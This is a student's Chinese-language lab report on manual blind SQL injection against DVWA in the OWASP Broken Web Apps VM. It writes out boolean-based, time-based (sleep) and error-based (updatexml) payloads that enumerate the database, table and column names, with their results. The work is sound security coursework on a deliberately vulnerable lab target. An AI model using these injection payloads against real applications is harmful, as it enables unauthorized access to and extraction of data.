

软件安全第十二次实验报告

姓名：林晖鹏 学号：2312966

一、实验名称：

SQL盲注

二、实验要求：

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告。

三、实验过程：

1. 配置环境


需要下载OWASP测试平台，我们去官网<https://sourceforge.net/projects/owaspbwa/files/1.2/>下载对应版本（百度云盘2G网络太慢了）。

The screenshot shows the SourceForge project page for OWASP Broken Web Applications. The file list is as follows:

Name	Modified	Size	Downloads / Week
Parent folder			
OWASP_Broken_Web_Apps_VM_1.2.ova	2015-08-03	2.6 GB	232
readme.txt	2015-08-03	8.3 kB	10
OWASP_Broken_Web_Apps_VM_1.2.zip	2015-08-03	2.4 GB	43
OWASP_Broken_Web_Apps_VM_1.2.7z	2015-08-03	1.8 GB	2,108
Totals: 4 Items		6.8 GB	2,393

解压文件夹之后，可以看到里面有一个vmware虚拟机文件，我们安装这个虚拟机。

首次安装的时候会要求你输入用户名和密码，我们分别输入 `root` 和 `owaspbwa` 即可。



```
owaspbwa login: aaa
Password:

Login incorrect
owaspbwa login:
Login timed out after 60 seconds.

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login: root
Password:
You have new mail.

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!


You can access the web apps at http://172.16.31.134/

You can administer / configure this machine through the console here, by SSHing
to 172.16.31.134, via Samba at \\172.16.31.134\\, or via phpmyadmin at
http://172.16.31.134/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~#
```

安装成功之后，会提供一个网址 <http://172.16.31.134/>，我们在本地浏览器打开这个网址，就能成功进入OWASP测试平台。



点击进入下面的DVWA，也就是 **Damn Vulnerable Web Application**，然后输入用户名密码登陆，这里账号密码都是 **admin**。




Username
admin

Password

Login

Login failed

登陆成功后，首先我们把网页左下端的 **DVWA Security** 设置为 **low**，方便我们后面能够进行SQL盲注，否则安全等级太高无法成功攻击。



然后就可以点击 `SQL Injection (Blind)` 进行SQL盲注实验啦。



2. 基于布尔的SQL盲注

2.1 SQL函数

首先我们先介绍常用的四个SQL函数，方便理解我们后面的实验过程。

a. `substr`函数

这个函数是用来读取字符串中指定起始位置和长度的字符串，语法如下：

代码块

```
1 substr(string, start_position, [length])
```

- `string`：要提取子串的原字符串。
- `start_position`：起始位置，从1开始计数。
- `length`（可选）：要提取的子串长度，省略则默认从起点到字符串末尾。

b. `if`函数

实现条件判断，类似于其他编程语言中的if-else。当expr1为真，返回expr2，否则返回expr3。语法如下：

代码块

```
1 if(expr1, expr2, expr3)
```

c. `sleep`函数

用于暂停执行一段时间，单位通常为秒。防止数据库操作过快或用于调试。语法如下：

代码块

```
1 sleep(n)
```

d. `ascii`函数

返回字符的ASCII值。语法如下：

代码块

```
1 ascii('A')
```

2.2 第一步：判断是否存在注入

我们尝试使用永真永假法来验证是否存在注入点。

输入 `1`，显示存在；输入 `1' and 1 = 1 #` 的时候，显示存在。

User ID:

ID: 1
First name: admin
Surname: admin

User ID:

ID: 1' and 1 = 1 #
First name: admin
Surname: admin

而当我们输入 `1' and 1 = 2 #` 的时候，显示不存在。

User ID:

1' and 1 = 2 #

说明存在字符型的SQL盲注。

当然，更简单的还可以使用单引号法来验证，输入1'发现显示不存在，同样说明存在字符型的SQL盲注。

User ID:

1'

2.3 第二步：猜解数据库名

我们接下来尝试去猜解数据库的名字，还是使用永真永假法的思路，在and后面加上我们想要猜的东西，如果显示存在了，说明猜测正确。

我们先来猜名字，输入 `1' and length(database())=1 #`，这个在后面加了数据库名字长度是否等于1的判断，如果显示存在，说明数据库名字长度为1，但是本次尝试并不成功。

我们逐个增加个数，直到输入 `1' and length(database())=4 #` 的时候，显示存在，说明数据库名字长度为4。

User ID:

Submit

ID: 1' and length(database())=4 #
First name: admin
Surname: admin

接下来我们在具体来猜测这四个字母是什么。

我们输入 `1' and ascii(substr(database(), 1, 1)) > 97 #`，这个是取数据库名字的第一个字母的ascii码，看看是否大于97，显示存在。

User ID:

Submit

ID: 1' and ascii(substr(database(), 1, 1)) > 97 #
First name: admin
Surname: admin

然后我们接着用二分法的思路去猜这个字母。依次输入：

`1' and ascii(substr(database(), 1, 1)) < 122 #`

`1' and ascii(substr(database(), 1, 1)) < 109 #`

`1' and ascii(substr(database(), 1, 1)) < 103 #`

`1' and ascii(substr(database(), 1, 1)) < 100 #`

`1' and ascii(substr(database(), 1, 1)) > 100 #`

发现最后在<100的时候显示不存在，但是在>100的时候也显示不存在，说明这个字母的ascii码就是100，也就是小写字母d。我们直接用等于验证：

User ID:

Submit

ID: 1' and ascii(substr(database(), 1, 1)) = 100 #
First name: admin
Surname: admin

重复上面的方法，我们能猜出完整的数据库名字为" dvwa "。

2.4 猜解数据库中表名

接下来我们来猜表的名字，首先先猜表的数量，输入 `1' and (select count(table_name) from information_schema.tables where table_schema=database()) = 1 #`，这个是猜测表的数量为一，娴熟不存在，然后我们继续猜测2，发现显示存在，这个数据库里面存有两个表。

User ID:

Submit

ID: 1' and (select count(table_name) from information_schema.tables where table_schema=database()) = 2 #
First name: admin
Surname: admin

然后我们来猜第一个表的名字长度。基本方式和前面一样，这里直接给出最后结果。输入 `1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1)) = 9 #`，显示存在，说明表的名字长度为9。

User ID:

Submit

ID: 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1)) = 9 #
First name: admin
Surname: admin

再来一个一个猜字母，由于思路相同，这里直接给出第一个表的第一个字母的猜测结果。输入 `1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)) = 103 #`，显示存在，说明第一个字母为g。

User ID:

Submit

ID: 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)) = 103 #
First name: admin
Surname: admin

重复上面的步骤，可以猜出表名分别为 `guestbook` 和 `users`

2.5 猜解表中的字段名

首先猜解字段的数量，同样是用永真永假法的思路，直接输入 `1' and (select count(column_name) from information_schema.columns where table_name='users') = 6 #`，显示存在，说明users这个表有六个字段。

User ID:

Submit

ID: 1' and (select count(column_name) from information_schema.columns where table_name='users') = 6 #
First name: admin
Surname: admin

然后猜解第一个字段的名称长度。输入 `1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 0,1),1)) = 7 #`，显示存在，说明这个字段的长度为7。

User ID:

Submit

ID: 1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 0,1),1)) = 7 #
First name: admin
Surname: admin

后面就是一直重复前面的操作，一个一个字符猜解，这里就不赘述了。

3. 基于时间的SQL盲注

从之前布尔SQL盲注我们可以发现，系统会执行我们and后面的语句，比如我们这里输入 `1' and sleep(5) #`，虽然显示不存在，但是浏览器会明显刷新的时候时间变久，大概五秒左右。

通过这个延迟的反馈，我们也可以利用if语句来猜解。比如输入 `1' and if(ascii(substr(database(),1,1)) < 97, sleep(5), 1) #`，会发现明显延迟，并且不存在，说明确实大于97。

而当我们输入`<97`的时候，无延迟并显示存在，说明并非小于97。

User ID:

Submit

ID: 1' and if(ascii(substr(database(),1,1)) < 97, sleep(5), 1) #
First name: admin
Surname: admin

然后我们可以通过这个if语句的设计复现前面的猜解过程。

4. 基于报错的SQL盲注

下面我们本来想通过报错信息来进行SQL盲注。

输入 `1' and updatexml(1,concat(0x7e,(select database()),0x7e),1) --+`

。

考虑使用updatexml()报错，来直接打印数据库名字在报错信息中，这样我们就无需一个一个字母猜解了。

但是很可惜的是，在DVAW的php配置文件中，是把显示报错信息设置为off的。

display_errors	Off	Off
----------------	-----	-----

我尝试在vm虚拟机的终端中修改这个php的ini文件，但是我用vim打开上面的ini路径，发现文件是空的，可能是我找错路径了这里，于是作罢。

四、实验总结

在本次实验中，我们先是配置了环境，安装了OWASP虚拟机，然后成功登陆进DVAW中。

在验证存在字符型的注入点之后，我们充分利用永真永假法的特点尝试了多种方法的盲注，来获取数据库中的信息。在实验的最后，还尝试了书本上并没有介绍的基于报错的SQL盲注，由于php配置难以更改的原因，无法成功打印报错信息。

本次实验，说实话，做下来比较繁琐，但是重复的工作让我对这个盲注的思路牢记于心，有了超级深刻的理解，简短概括一下，其实就是利用sql执行的原理，在后面加上and 以及需要执行的语句，这里执行语句设置为关于布尔类型的语句，通过程序是否返回存在来验证是否猜测正确。